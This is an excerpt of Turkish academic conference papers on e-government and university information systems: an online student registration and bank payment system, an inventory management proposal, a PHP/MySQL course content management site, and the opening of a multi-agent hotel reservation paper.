2006–2007 döneminde, yeni kayıt başvuruları web üzerinden alınacaktır. Ardından gelen kayıt sürecinde, bankayla kurulan çevrim içi bağlantı kullanılarak öğrenim giderleri tahsil edilecektir. Öğrencinin kayıt işlemini tamamlamak için, gerekli bazı belgelerle birlikte AÖF bürolarına başvurması gerekmektedir. Bu dönemde, Aralık ayında gerçekleşen kayıt yenileme süresince, ödemeler Üniversite-Banka arasındaki bağlantı kullanılarak tahsil edilecektir.

Planlanan yeni kayıt ve kayıt yenileme sisteminin, bütün kurumlarla olan bağlantıların çalışması durumunda, 2007–2008 öğretim yılında devreye girebileceği düşünülmektedir.

Proje riskini azaltmak için yapılması gerekenler şöyledir:

1. Kurumlarla kurulacak çevrim içi bağlantılar kiralık hatlar veya ayrı Internet hatları üzerinden yapılmalıdır.

2. Kurumlarla olan bağlantılarda, güvenlik sorunları için her iki uçta da güvenlik sistemleri kurulmalı ve bağlantıdaki sorunları görmeye yarayacak trafik izleme sistemi oluşturulmalıdır.
3. Sistem üzerindeki yük (talep/saniye) tahmin edilemeyeceğinden, yeterli olabileceği düşünülen kapasitenin üstünde bir sunucu kurulmalıdır.
4. Kullanılacak sunucuların 7x24 çalışabilecek özellikte ve üzerindeki her bileşenin yedekli olması gereklidir.
5. Alt sistemlerin ayrıca test edilmesiyle birlikte, bütün sistemin sınanması yapılmalıdır.
6. Uygulama sırasında, öğrencilerin karşılaşılabilecekleri sorunların çözümü için, öğrencilerin mesai saatleri dışında da arayabilecekleri bir yardım hattı kurulmalıdır.

### 3. 2005–2006 Yeni Kayıt Dönemi

2005–2006 öğretim yılında, 100 bin öğrencinin başvuru yapabileceği bazı programlara başvurularda, optik form yerine web form uygulaması geliştirilmiştir. Öğrenci, İnternet üzerinden formu doldurmakta ve formun doldurulması bittikten sonra bir PDF dokümanını ekranda görmektedir. Üzerinde girdiği bilgiler ve bir başvuru numarası bulunan dokümanın çıktısını alacaktır. Eğer, formda yanlışlık varsa yeniden form uygulamasına girerek başka bir başvuru numarasıyla yeni bir form dokümanının çıktısını almaktadır. Başvuru için ayrılan 2 haftadan sonra başlayan yeni kayıt sürecinde, öğrenci çıktısını aldığı doğru bilgiler içeren doküman ve gerekli evraklarla birlikte büroya başvurarak kaydını tamamlamaktadır. Büroda, o başvuru numarası altında alınan dijital bilgi öğrencinin kayıt bilgilerine aktarılmaktadır.

Web form girişi yapılacak bölümler için 2006–2007 Eylül ayı içinde iki hafta süren yeni kayıt döneminde, yaklaşık 68 bin öğrencinin kaydı bu şekilde alınmıştır. Basit bir uygulama olmasına ve sınırlı sayıda başvurunun yapılmasına rağmen, elde edilen veriler, olması gereken sistemin geliştirilmesi için pratik bilgiler sağlamıştır.

1. Başvuru süresinin başladığı ilk gün ve bitimindeki son gün başvuru sayısında artış gözlenmektedir. Başvurunun son gününde, toplam başvuru sayısının %30'u yapılmaktadır.
2. Gün içinde saat 8:00 itibariyle başvurular başlamakta ve öğleden sonra artmaktadır. Saat 20:00'dan itibaren başvuru sayısında artış görülmekte ve gece yarısı sona ermektedir.
3. Yardım masasına, en fazla başvuru mesai saatleri içinde yapılmıştır.
4. Sunucuya en yoğun zamanda gelen talep 4 istek/saniyedir.
5. Kullanılan Internet bant genişliği en fazla 310 Kbps'dir.

Yardım masasına gelen taleplerin %85'inin mevzuatla ilgili olması ve ancak %15'inin teknik sorunlardan kaynaklanması umut vericidir. Gelen telefonların örüntüsüne bakıldığında, yardım masasının saat 8:00'dan gece yarısına kadar çalışmasının yeteceği anlaşılmıştır.

Yeni kayıt yaptıran öğrencilerin bilgileri ASAL'a Ekim 15 itibariyle gönderilmiştir. Başvuru formlarında erkek öğrencilerin askerlik durumları ve şubeleri için kodladıkları bilginin, %22'sinin ASAL kayıtlarıyla uyuşmadığı bildirilmiştir. Yapılan incelemede, öğrencilerin, bir kısmının askerlik şubelerini yerine işlem yaptırdıkları yabancı askerlik şubelerini kodladıkları anlaşılmıştır. Nüfus bilgilerinin bazılarında yanlışlıkla farklı bilgilerin yazıldığı görülmüştür.

#### 4. 2006–2007 Kayıt Dönemi

Bir önceki öğretim yılındaki yeni kayıt döneminde olduğu gibi, başvuru ve kayıt dönemleri ayrılmıştır. Yaklaşık 300 bin öğrencinin Internet'ten yeni kayıt başvurusu yapması beklenmektedir.

##### 4.1. Planlanan Süreç

Banka'yla çevrim içi bağlantı kurulmuştur. Banka bağlantı sistemi, 305 bin öğrencinin yeni kayıt öğrenim giderlerinin tahsilâtında kullanıl-

dıktan sonra, yaklaşık 600 bin kişi olması beklenen kayıt yenileten öğrencilerin de öğrenim ücretlerinin tahsilâtı için kullanılacaktır.

Banka sisteminin çalışması şöyle özetlenebilir: Banka'ya giden bir öğrenci, TC kimlik numarasını banka görevlisine verdiğinde, Banka bilgisayarı Üniversite'de kurulu olan ödeme bilgilerinin tutulduğu sunucuya, bu öğrencinin borç kayıtlarını vermesini istemektedir. Ödeme sunucusu, veritabanında öğrencinin borçlarını ve varsa bunların faizini hesaplayarak yeni ödeme bilgileriyle birlikte Banka sistemine aktarmaktadır. Banka memurunun ekranında görüntülenen borç kayıtlarındaki rakamlar öğrenciden tahsil edildikten sonra Banka sistemi, Üniversite ödeme sunucusuna borcun tahsil edildiği bilgisini gönderecektir. Bu şekilde öğrencilerin ödemeleri anlık olarak izlenebilecektir. Her gece yarısı, Banka Sistemi ve Ödeme sunucusu, o günle ilgili kendi sistemlerinde görülen rakamları karşılaştırarak birbirinden teyit almaktadır. Banka bilgisayarı olarak 2 adet birbiriyle yedekli çalışan 2 işlemcili Xeon sunucular kullanılmıştır. Her sunucunun üzerinde 4GB RAM ve Linux işletim sistemini başlatacak kadar hard disk alanı bulunmaktadır. Veritabanı olarak IBM DB2 v8.2 kullanılmıştır. Veritabanı dosyaları saklama alan ağı (SAN: Storage Area Network) cihazında yedekli ve güvenli şekilde tutulmaktadır.

NVİGM'nün KPS sistemini ücretli hale getirmesi, bunu 2007 bütçe kanununa eklemesi, Anadolu Üniversitesi tarafından KPS'nin kullanımı için yapılan başvurunun onaylanmasını geciktirmiştir. Planlanan kayıt sisteminde, başvuru sırasında sadece TC kimlik numarası ve teyit için birkaç alanın öğrenciden alınmasından sonra diğer bilgilerin KPS sisteminden tamamlanmasıydı. Üniversite ve NVİGM'yle yapılan protokolün Eylül ayında imzalanması, sürecin KPS olmaksızın öğrenci beyanına dayanarak yapılmasına neden olmuştur. Bu nedenle, öğrenci başvuruları alındıktan sonra alınan bilgiler, KPS sistemindeki verilerle karşılaştırılmaktadır. Farklılıklar, öğrencilerden

toplanan nüfus cüzdanı örnekleri de incelenecek düzeltilecektir.

KPS kullanılarak düzeltilmiş nüfus bilgileri üzerinden ASAL'a tecil bilgileri gönderilecektir. Kayıt yenileten öğrencilerin tecil bilgileri de nüfus kayıtları KPS sisteminden onaylandıktan sonra ASAL'a aktarılacaktır. Böylelikle öğrencilerin yanlışlıkla doğru olmayan askerlik bilgilerini vermeleri engellenecektir. Çevrim dışı bilgi aktarımı deneyimi, her iki kurumun birbirinden beklediklerini göstermesi açısından eğitici olmuştur.

#### 4.2. Uygulama

09 Ekim 2006'da başlayan kayıt başvuru sürecinde yaklaşık 305 bin öğrencinin kayıt başvurusu alınmıştır. İki Xeon 3.2Ghz işlemcili yedekli çalışan üç sunucu kullanılarak yapılan başvuruların alınması işi, sistemde herhangi bir sıkıntı olmadan tamamlanmıştır. En fazla 2.2 Mbps'lik bant genişliği kullanılmıştır. Sunuculardan herhangi biri, en fazla 11 talep/sn'lik bir yükte çalışmıştır. CPU kullanım oranı, %30'un üzerine çıkmamıştır. Bunda sunucuların hafızalarının yüksek olması ve veritabanı erişimlerinin diskten değil hafızadan yapılmasının etkisi olduğu düşünülmektedir.

Başvuruların ardından başlayan ücret ödeme ve kayıt yapılması sürecinde, Banka sistemiyle bağlantıda olan Ödeme bilgisayarının üzerinde görünen yük en fazla 13 talep/sn olmuştur. Banka'yla olan iletişimde kullanılan bant genişliği en fazla 110 Kbps olmuştur. Bant genişliğinin az olmasından, Banka – Üniversite Ödeme sunucusu arasında aktarılan verinin rakamlardan ve kontrol amaçlı diğer bilgilerden oluşan küçük paketler olması etkili olmuştur.

Yeni kayıt döneminin ardından başlayan üç haftalık kayıt yenileme süresince Ödeme Sunucusu etkin bir şekilde kullanılmıştır. Ödemelerin başladığı ilk gün ve son 2 gün ödemelerde yoğunluk yaşanmıştır. Bununla birlikte yaklaşık 600 bin öğrencinin kayıt yenilettiği 3 haftalık dönem boyunca, Ödeme sunucusunda

görülen yük en fazla 21 talep/sn'dir. Sunuculardaki CPU kullanım oranı %20'nin üzerine çıkmamıştır. Kullanılan bant genişliği en fazla 280 Kbps'dir.

Alınan nüfus bilgileri KPS sistemiyle eşleştirilmiştir. ASAL'a gönderilecek bilgiler oluşturularak çevrim dışı şekilde gönderilmiştir.

Yardım masasına, beklenenin altında bir başvuru olmuştur. Yeni kayıt yatıran 300 bin öğrenci arasından, 334 öğrencinin yardım masasından teknik destek isteğinde bulunduğu anlaşılmıştır. Genellikle Cuma günü biten yeni kayıt döneminin ardındaki Pazartesi günü, Açıköğretim Fakültesine gelen süreyi uzatma talepleri son derece azalmıştır.

#### 5. Planlanan Kayıt Sistemi

2006–2007 senesinde uygulanan yeni kayıt ve kayıt yenileme işleri, KPS ve ASAL ile yapılması planlanan bağlantıların çeşitli nedenlerden ötürü yapılamamasına rağmen başarılı olmuştur. 2007–2008 öğretim yılında yapılacak yeni kayıt sisteminin, bütün dış kurum bağlantılarının etkin şekilde kullanılarak gerçekleştirileceği öngörülmektedir.

Öğrenci web üzerinden kayıt başvurusunu gerçekleştirdiğinde sadece TC kimlik, adı soyadı ve doğum tarihi bilgileri sorulacaktır. Diğer bilgiler, KPS sisteminden çevrim içi şekilde alınarak gösterilecektir. Öğrenci, kayıt başvurusunun çıktısını alıp imzalayacaktır. Kayıt başvurusu yapıldıktan sonra, Ödeme sunucusuna bu başvuru numarasıyla başvuracak öğrencinin borç kayıtları oluşturulacaktır. Öğrenci, başvuru yaptıktan sonra Banka'ya giderek, öğrenim ücretini yatıracaktır. Öğrenci, ücretini bankaya yatırdıktan ve belgelerini büroya verdikten sonra yeni kayıt yaptırmış sayılacak, erkek öğrencilerin tecil işlemleri çevrim içi şekilde ASAL'a bildirilecektir. Kayıt sürecini bitirmiş öğrenciler, birkaç dakika içinde AÖF bürolarından hizmet ve belge almaya başlayacaklardır.



Benzer şekilde, kayıt yenileten öğrencinin ödemeleri, Banka – Üniversite arasındaki online bağlantı üzerinden gerçekleştirilecektir. Askerlik durumundaki erkek öğrenci için kayıt yenilettikten sonra ASAL'a tecil için başvurulacaktır.

## 6. Sonuç

Bu makalede, Anadolu Üniversitesi Açıköğretim sisteminde öğrenim gören öğrencilerin İnternet destekli yeni kayıt ve kayıt yenileme işlerinin 2003 yılından başlayan planlama süreci konu edilmiştir. Edindiğimiz izlenime göre, öğrencilerimiz arasında İnternet'i doğrudan veya dolaylı yoldan kullananların oranı oldukça yüksektir. Uygulanan yeni kayıt sisteminde öğrencilerimizin genellikle memnun oldukları görülmektedir. Zira geçtiğimiz yıllarda süre uzatımı talebiyle yapılan başvuruların sayısı beklenenden çok altında gerçekleşmiştir.

2007–2008 dönemini izleyen dönemlerde, Milli Eğitim Bakanlığı ve YÖK'le bağlantı kurulması gerekli görülmüştür. KPS, ASAL ve Banka sistemi etkin çalışır hale geldiğinde, yeni kayıt döneminde öğrencilerden alınan belgeler sadece resim-imza ve mezuniyet belgesi olacaktır. Eğer, mezuniyet bilgileri Milli Eğitim Bakanlığı ve YÖK üzerinden çevrimiçi şekilde alınabilirse, öğrencinin yeni kaydını tamamen İnternet'ten yapabilmesinin de önü açılacaktır. Resim ve imza örneklerinin öğrencinin kendisi İnternet'ten yükleyebilmesi durumunda, öğrencinin bilgisayarından yaptığı işlemlerle kaydını 15 dakikalık bir süreçte tamamlayabilmesi sağlanabilir.

## Referanslar:

[1]. “E-Dönüşüm Türkiye Projesi Birlikte Çalışabilirlik Esasları Rehberi”, Devlet Planlama Teşkilatı Müsteşarlığı, Bilgi Toplumu Dairesi Başkanlığı, Ağustos 2005, Web sitesi: [www.bilgitoplumu.gov.tr/yayinlar.asp](http://www.bilgitoplumu.gov.tr/yayinlar.asp) .

[2]. “Kamu Bilgi ve İletişim Teknolojisi Projeleri Hazırlama Kılavuzu”, Devlet Planlama Teşkilatı Müsteşarlığı, Bilgi Toplumu Dairesi Başkanlığı, Temmuz 2006, Web sitesi: [www.bilgitoplumu.gov.tr/yayinlar.asp](http://www.bilgitoplumu.gov.tr/yayinlar.asp) .

[3]. “Hanehalkı Bilişim Teknolojileri Kullanımı Araştırma Sonuçları 2004”, Devlet İstatistik Enstitüsü, [http://www.bilgitoplumu.gov.tr/yayin/20041015\\_DIE\\_BT\\_anket.xls](http://www.bilgitoplumu.gov.tr/yayin/20041015_DIE_BT_anket.xls)

[4]. “Girişimlerde Bilişim Teknolojileri Kullanımı Araştırması 2005”, Türkiye İstatistik Kurm. Haber Bült, 07.06.2006 <http://www.tuik.gov.tr/PreHaberBultenleri.do?id=275>

## Ayniyat Bilgi Sistemi

### Cumali Yaşar, Eyüp Aşık

[cycasar@comu.edu.tr](mailto:cycasar@comu.edu.tr)

**Özet:** Bilgi Yönetimi, kayıtlı ya da kayıtsız organizasyon verilerini ve kişisel bilgi ve tecrübeye dayalı birikimleri, toplayıp, düzenleyip, kayıt altına alıp yararlı bilgi haline getirerek bunları doğru zamanlarda, doğru kimselerin, istenilen her yerden ulaşılabilmesini sağlayıp, organizasyonun entelektüel mülkünü arttırmak, tekrarlanan işlemlerin tamamının teknolojik araçlarla yapılmasını sağlamak ve bunun sonucunda pozitif iş neticeleri elde etmek amacıyla yapılan bir dizi teknolojik ve kültürel işlemlerdir (Karakaş,2005).

Bilişim Teknolojilerinin (BT) gelişimi, yönetimin onu nasıl kullanacağını öğrenmeden daha hızlı ilerlemektedir. Bilgi elde etme araçları, yöntemleri ve tekniklerindeki ilerlemelerin başarılı bir şekilde yerine getirilmesi uzun zaman almaktadır. Bilgi toplumunun büyümesiyle, BT, ileriye düşünen örgütler için çok önemli hale gelmiştir. Günümüzde bilgisayarlar örgütlerde gerçekten çok önemli işlevler yerine getirmektedir. Bilgisayarların günümüz yöneticilerinin en önemli yardımcılarından biri olduğunu artık herkes kabul etmektedir. BT'nin fırsatlarından yararlanmak hemen hemen her modern örgüt için önemli konulardan biridir. İş çevresinde BT'nin önemi son yıllarda artmıştır (Bkz. Bilgi yönetimi web sayfası).

Kurumlarda karşılaşılan yazışmaların nesnel olarak dolaşmasının neden olduğu zamana ve mekana bağlılık ve bunun yarattığı hantallık zaman ve nakit kaybına neden olduğu bir gerçektir. Bu sorunun önüne geçmenin bir yoluda işlemlerin sanal ortamda yapılarak zaman ve mekan bağımlılığının azaltılmasıdır.

### Ayniyat Bilgi Sitemi

*Madde 1 - 1050 sayılı Genel Muhasebe Kanununun 99'uncu maddesini değiştiren 2586 numaralı Kanunda yazılı kara, deniz, hava ve jandarma savunma kuvvetlerine ait donatım, savaş malzemesi, giyim eşyası, yakacak ve yiyecek ve askeri fabrika ve kuruluşlar hariç olmak üzere diğer bütün Devlet daire ve kuruluşları ile (Döner sermaye ile idare edilenler de dahil) bunlara bağlı çeşitli kuruluşların yapım ve üretimleri ve bu daireler ve kuruluşlarda bulunan kullanılmaya, harcama ve tüketime ait bütün eşya ve gereçlerle her çeşit demirbaş eşyanın (döşeme dahil) girip, çeşitli nedenlerle çıkması, bozulmak ve çürümekten doğacak kayıpları, fire ve emsalinden meydana gelecek azalmaları ve ambar artımlarını kayıt ve takip etmek ve bunların hesaplarını vermek Ayniyat Saymanlarının asli görevlerindedir.[1]*

### Amaç :

Yönetimsel görevlerin yerine getirilmesinde katılımı artıracak; Üniversitemiz kullanılan demirbaş malzemelerin planlama, yürütme ve denetimin birbiri ile ilişkilendirilmesinde yardımcı olacak, Üniversite birimleri arasında koordinasyonun ve entegrasyonun işlemesine katkı sağlayacaktır.

Bu konuda hazırlanmış paket programların varlığı bilinmemektedir ancak bu programların oldukça pahalı olması yaygınlaşmasını engellemektedir. Yazılım firmalarının yazılımların kaynaklarını kapalı tutması kurumun özel ihtiyaçları için gerekli en basit düzenlemede dahi firmaya bir bağımlılık yaratmakta ve ek maliyete neden olmaktadır.

Sanal ortamda üniversitemiz baz alınarak hazırlanacak bu yazılım ile Evrak Sistemini,

Ayniyat Sistemini ve Proje Yönetim sistemini Bilişim Yönetim Biliminin gerekleri doğrultusunda düzenlenmiş olacaktır. Projenin tamamlanmasını takiben yazılımın moduler yapısı sayesinde değişik birimlerin veya kurumların ihtiyaçlarına göre yeniden oluşturulması olanaklı olacaktır.

Bu tur yazılım üreticilerinin sektörel bazda hizmet vermesi talebin boyutu hakkında ipucu verebilir. Bu tur bir yarışta üniversitemizde yer alması projenin önerilemesindeki en önemli motivasyonu oluşturmaktadır.



Bilişim yönetim sistemleri ve öğeleri e-yönetime geçiş sürecinde çok kullanılan bir araç hatta artık bilim dalı olduğunu söyleyenler bile olduğunu ifade eden kaynaklar bulunmaktadır. Bilişim Yönetim sistemi kurumda var olan çalışmalara destek niteliği olduğu için araçları da kurumun niteliğine göre değişmektedir. Diğer ülkelerin kurumlarının yaptığı çalışmalara baktığımızda yönetim bilişim sistemi araçlarının çeşitleri İnternet'in gelişmesi ile değişime uğramıştır. Artık tüm çalışmalar web tabanlı uygulamalar olmuştur.

Biz çalışmalarımız bu örneklem içerisinde çok önemli bir yerde durmaktadır. Çoğu yazılımı kendimiz geliştirme çabası içinde olacağız. Kaynak olarak ve referans olarak kabul edileceğiz.

Ülkemizde Sağlık Bakanlığı, Maliye Bakanlığı, Emekli Sandığı ve İstanbul belediyesi Evrak Yönetim sistemi yazılımlarını geliştirmişlerdir.


Üniversitemiz baz alınarak evrak, Ayniyat ve proje yönetimi başta olmak üzere çeşitli birimlerin sorunlarına yönelik Yönetim Bilişim Sistemleri Yazılımlarının hazırlanması ve uygulamaya konulması amaçlanmıştır. Proje tamamlandığında üniversite içinde güncellenmiş Evrak Yönetim Sistemi, Ayniyat Bilgi Sistemi, Proje Yönetim sistemi yazılımlarını yönetimin amaçları doğrultusunda kullanıma kazandırılacaktır.

### Ayniyat Bilgi Sistemi:

Üniversitemizde tüm birimlerimizin Ayniyat bilgileri için kullanabileceği, "Yönetim-Bilişim" sistemi aracıdır.

Bilişim sistemleri ile kurumun iş akışları çok yakından ilişkilidir.

- Birimler arasında demirbaş kontrolü anında gerçekleşecek.
- Her birim demirbaş defterlerini hem sayısal ortamda hemde kağıt ortamında saklayabilecektir. İstenilen liste anında gerçekleşecek. Bunun için internete bağlı bir bilgisayarın olması yeterlidir.
- Tüm demirbaş malzemeler barkod lu sisteme geçecek ve böylece sisteme kayıtlı malzeme anında kontrol edilecek.
- Kurumumuzun mal varlığı anında belli olacak.
- Garanti tarihlerini anında öğrenilecek Servise gidecek demirbaşlar takip edilecek.



### Yöntem

Bilişim(YBS)'nin yürütülmesi 8 aşamadan oluşmaktadır ve her aşama aşağıda açıklanmaya çalışılmaktadır [1]

1. İstek ve amacın ortaya konulması
2. Sistem analizi
3. Sistem tasarımı
4. Programlama
5. Test aşaması
6. Dönüşüm
7. Eğitim
8. Üretim ve bakım

### Araştırma Olanakları

Donanım olarak üniversitemiz bilgisayar olanaklarından yararlanılacaktır. Yazılımın geliştirilmesi ise personel çalıştırılmasını gerekli kılmaktadır

### Katma Değer

Yönetimsel görevlerin yerine getirilmesinde katılımı artıracak; Üniversitemiz, evrak, demirbaş malzemelerin kullanılmasını, planlama, yürütme ve denetiminde birbiri ile ilişkilendirilmesinde yardımcı olacak, Üniversite birimleri arasında koordinasyonun ve entegrasyonun işlemesine katkı sağlayacaktır.

Projenin ileriki aşamalarında farklı kurumların ihtiyacına yönelik üretimler yapılabilecektir.

## Referanslar

[1] KARAKAŞ, M., 2005. "Bilgi Yönetimi Belge Yönetimi Değildir", Bilgi Notu, www.bilgiyönetimi.org., - [http://www.bilgiyönetimi.org/cm/pages/mkl\\_gos.php?nt=615](http://www.bilgiyönetimi.org/cm/pages/mkl_gos.php?nt=615)

[2] <http://www.mevzuat.adalet.gov.tr/html/21186.html>

## İçerik Yönetim Sistemi ile Örnek Bir Web Sayfası Tasarımı

Nurettin Doğan<sup>1</sup>, Şendoğan Şen<sup>2</sup>, H. Hüseyin Sayan<sup>3</sup>

<sup>1</sup> Gazi Üniversitesi Teknik Eğitim Fakültesi, Elektronik ve Bilgisayar Eğitimi Bölümü, Ankara

<sup>2</sup> Gazi Üniversitesi Fen Bilimleri Enstitüsü Elektronik ve Bilgisayar Eğitimi Anabilim Dalı, Ankara

<sup>3</sup> Gazi Üniversitesi, Teknik Eğitim Fakültesi, Elektrik Eğitimi Bölümü, Ankara

ndogan@gazi.edu.tr, sendogan.sen@gmail.com, hsayan@gazi.edu.tr

**Özet:** İnternet günden güne artan bir hızla gelişmekte ve bu gelişimle insanların ihtiyaçları ve beklentileri de artmaktadır. Artık klasik HTML sayfaları artan beklentilere cevap veremeyecek kadar geri kalmış ve yerini veritabanından çalışan sitelere bırakmıştır. PHP özellikle web için tasarlanmış olan sunucu tarafı bir script dilidir. MySQL veritabanıyla oldukça hızlı ve sorunsuz çalışmaktadır. Bu çalışmada, PHP ve MySQL kullanılarak ders içeriklerinin internet üzerine aktarılmasını sağlayan bir web sayfası tasarımı yapılmıştır. Tasarımın en büyük özelliği, kullanıcıların hiçbir web tasarım bilgisine gerek olmaksızın sayfanın güncellemesini hazırlanan web arayüzü ile yapabilmesidir. Ders içerikleri için hazırlanan bu tasarım menülerinin yönetici tarafından oluşturulmasına imkan sağladığından diğer web siteleri için de kullanılabilir.

**Anahtar Kelimeler:** İçerik Yönetim Sistemi, Uzaktan Eğitim

### Preparing An Example Web Site With Content Management System

**Abstract:** The Internet is evolving with an increasing speed day by day and with this development also the needs and the expectations of human beings increase. Nowadays classical HTML pages are so out dated to fall short of expectations and leave its place to the sites that work over a database. PHP is a server based script language that specially designed for web. It works considerably effective and fast with MySQL database. In this study, a web site has been designed for uploading lesson contents to The Internet by using PHP and MySQL. The most important speciality of this design is the administrator isn't required any web design knowledge to update the preparation of the page by web interface. This design, which has prepared for uploading lesson contents to Internet, is usable also other web sites because this design give possibility to administrator for create of menus.

**Keywords:** Content management system, Distance education.

### 1. Giriş

İnternetin günden güne artan bir hızla gelişmesi beraberinde de insanların beklentileri ve ihtiyaçlarının artmasına neden olmuştur. Klasik HTML uygulamalarında web sayfalarının güncellenmesi gerektiğinde her seferinde tasarımcı sayfayı günceller ve yeni dosyaları sunucuya gönderir. Bu tür sayfaların güncellenmesi sürekli olarak bir uzmanın varlığını gerektirir. Artık tekdüze HTML sayfaları yerlerini daha

dinamik ve veritabanından çalışan sayfalara bırakmıştır. Bu nedenle içerik yönetim sistemi tabanlı çalışmalar artmıştır [1,2,3]. İçerik yönetim sistemi (İYS) içeriği kullanıcı tarafından güncellenebilen dinamik bir web içerik yönetim sistemidir. Sitedeki yetkili kullanıcılar sitenin içeriğini internet bağlantısı olan herhangi bir yerden güncelleyebilir. İYS sitenin sürekli güncel kalmasını sağlar. İYS sadece basit bir içerik düzenleme işi değildir. Bunun içinde dijital nitelik yönetimi, döküman yönetimi, site



içerik yönetimi ve imaj yönetimi yer alır. İyi hazırlanan bir İYS kullanıcılarına büyük imkanlar sunar. İYS de yetkili kullanıcılar hiçbir web tasarım bilgisine ihtiyaç hissetmeksizin sitelerinin içeriğini güncelleyebilir, geliştirebilir mevcutları silebilir.

PHP özellikle web için tasarlanmış olan sunucu tarafı bir script dilidir. MySQL veritabanıyla oldukça hızlı ve sorunsuz çalışmaktadır. PHP ve MySQL internette ücretsiz dağıtılır ve açık kaynak kodludur (open source). Bütün bu avantajlar göz önüne alınarak derslerin internet üzerinden yayınlanması amacıyla hazırlanan Ders İçerik Yönetim Sistemi PHP ve MySQL ikilisi kullanılarak geliştirildi. Geliştirilen bu tasarım yönetici ve kullanıcı kısmı olmak üzere iki kısımdan meydana gelmiştir. Yönetici kısmında yetkili kullanıcı, kullanıcı adı ve şifresini girerek sistemi kullanmaya başlayabilir. Daha sonra eklenecek menülerin ve derslerin içeriklerini istediği şekilde tanımlayabilir, düzenleyebilir ve silebilir. Ayrıca bu kısımda yeni kullanıcı eklenebilir, kullanıcı bilgileri değiştirilebilir ve kullanıcılara yetki atama işlemleri gerçekleştirilebilir. Geliştirilen tasarımın en önemli özelliği yöneticinin hiçbir web tasarım bilgisine ihtiyaç duymadan ana sayfayı güncelleyebilmesidir.


## 2. Uygulama

Gerçekleştirilen uygulama iki bölümden oluşmaktadır. Bu bölümler, kullanıcı ve yönetici arayüzleridir. Her iki arayüz de php4 kullanılarak gerçekleştirilmiştir.


### 2.1 Kullanıcı Arayüzü

Bu arayüz yardımıyla kullanıcılar ders içeriklerini takip edebilmektedirler. Bu arayüzün çalışması şu şekildedir. Kullanıcılar web sayfasına ilk girdiklerinde Şekil 1’de gösterilen sayfaya ile karşılaşmaktadırlar. Bu sayfada site hakkındaki yenilikleri takip edebilmektedirler. Kullanıcılar kendilerine atanmış ders içeriklerini görmek isterlerse dersler linkini tıklamaları gerekmektedir. Karşılığında Şekil 2’deki şifre girişi ekranı gelecektir.


Eğer, çalışan kullanıcı adı ve şifresini doğru olarak girerse Şekil 3’de gösterilen derslerinin listesinin bulunduğu sayfaya yönlendirilmektedir. Bu sayfada kullanıcıya atanmış dersler listelenmiştir. Kullanıcı istediği dersin içeriğine üzerine tıklayarak ulaşabilmektedir. Örnek bir ders içeriği Şekil 3’de verilmiştir.



Şekil 1. Kullanıcı Ana Sayfası



Şekil 2. Kullanıcı Giriş Sayfası



Şekil 3. Örnek Bir Ders İçeriği



## 2.2 Yönetici Arayüzü

Hazırlanan tasarımda bir ana yönetici bulunmaktadır. Bu yönetici tüm yetkilere sahiptir ve sisteme farklı yöneticiler tanımlayabilir, yetkilendirebilir. Yönetim paneli ders içeriklerini hiçbir tasarım bilgisine ihtiyaç duymadan, kolayca yayınlanabilmesini sağlayacak şekilde tasarlanmıştır.

Yönetici Kullanıcı adı ve şifresini girdiği zaman Şekil 4'de gösterilen yönetici arayüzü sayfasına yönlendirilmektedir. Bu sayfa yardımıyla yönetici aşağıdaki işlemleri gerçekleştirebilmektedir.


- Yeni yönetici ekleyip yetkilendirebilir. Bir öğretim elemanı yetki ekranı Şekil 5'te verilmiştir.
- Öğrenci kayıtlarını girip ders atmalarını yapabilir.
- Sistemin kullanıldığı üniversite, fakülte ve program bilgilerini düzenleyebilir.
- Sisteme ders tanımlarını yapabilir, değiştirebilir ve silebilir.

- Öğretim elemanı yetkili olduğu derslerin içeriklerini çok kolay bir şekilde düzenleyebilir. (Tasarım aynı anda birçok dosyayı upload edebilecek şekilde çalışmaktadır).
- Sayfaya yeni haberler ve anketler ekleyebilir, silebilir, düzenleyebilir.
- Yeni menüler ve altmenüler oluşturabilir, silebilir, değiştirebilir. İstenirse aktif veya pasif yapabilir.


## 3. Sonuç ve Öneriler

Yapılan çalışma okullarda derslerin internet üzerinden yayınlanabilmesi için kullanılabilir. Ders içerikleri girilirse bile normal bir web sayfası olarak ta kullanmak mümkündür. Sayfa, internet erişimi olan her ortamdan güncellenebilir.

Tasarımda forum ve mesajlaşma modülleri tamamlanamamıştır. Bu modüller de kısa zamanda hazırlanacaktır. Ayrıca tasarım test edilecek ve daha da kullanıcı dostu olacak hale getirilecektir.



Şekil 4. Yönetici Arayüzü



Şekil 5. Öğretim Elemanı Yetki Ekranı

## Kaynaklar

- [1]. M. J. Fern'andez-Iglesias ,†, L.M. 'Alvarez-Sabucedo, C. Lojo-Silva and L. E. Anido-Rif'on, Generating high quality printouts from content management systems: a cost-effective approach, Softw. Pract. Exper. 2005; 35:1007-1026.

- [2]. Kim Guenther, What is a Web Content Management Solution ?, July, August 2001, www.onlineinc.com/onlinemag

- [3]. Stefan Andreasen, Web İntegration: Integrating Applications Has Never Been Easier, Business International Journal, November 2004, http://www.bijonline.com/

## SABPO Metodolojisi Kullanılarak FIPA Uyumlu Çok-Etmenli Bir Otel Rezervasyon Sisteminin Tasarımı ve Gerçekleştirilmesi

Ayşegül Alaybeyoğlu<sup>1</sup>, Geylani Kardaş<sup>2</sup>, Rıza Cenk Erdur<sup>1</sup>, Oğuz Dikenelli<sup>1</sup>

<sup>1</sup> Ege Üniversitesi, Bilgisayar Mühendisliği Bölümü, İzmir

<sup>2</sup> Ege Üniversitesi, Uluslararası Bilgisayar Enstitüsü, İzmir

aysegul.alaybeyoglu@ege.edu.tr, geylani.kardas@ege.edu.tr, cenk.erdur@ege.edu.tr, oguz.dikenelli@ege.edu.tr

**Özet:** Bu çalışmada JADE etmen çerçevesini kullanan ve FIPA standartlarına uyan çok-etmenli bir otel rezervasyon sistemi tasarlanmış ve gerçekleştirilmiştir. Tasarım ve gerçekleştirim sırasında SABPO Çok-etmenli sistem geliştirme metodolojisi süreçleri takip edilmiştir. Bildiride, sistem etmenlerine ait rollerin belirlenmesi, bu roller ile etmenlerin eşlenmesi ve çok-etmenli etkileşimlerin belirlenmesi de dahil olmak üzere sistemin baştan tasarımı, hayata geçirilmesi ve test edilmesine dair yerine getirilen çalışmalar yer almaktadır.

**Anahtar Sözcükler:** Yazılım Etmenleri, Çok-etmenli Sistemler, Yazılım Mimarisi.

### Design and Implementation of a FIPA compliant Hotel Reservation Multi-Agent System using SABPO Methodology

**Abstract:** In this study, a FIPA compliant multi-agent system for hotel reservation is designed and implemented using JADE agent framework. During development of the system, analysis and implementation steps of SABPO Multi-agent development methodology are followed. In this paper, work on design, implementation and test of the system including definition of agent roles, role mapping of agents and determination of multi-agent interactions are discussed.

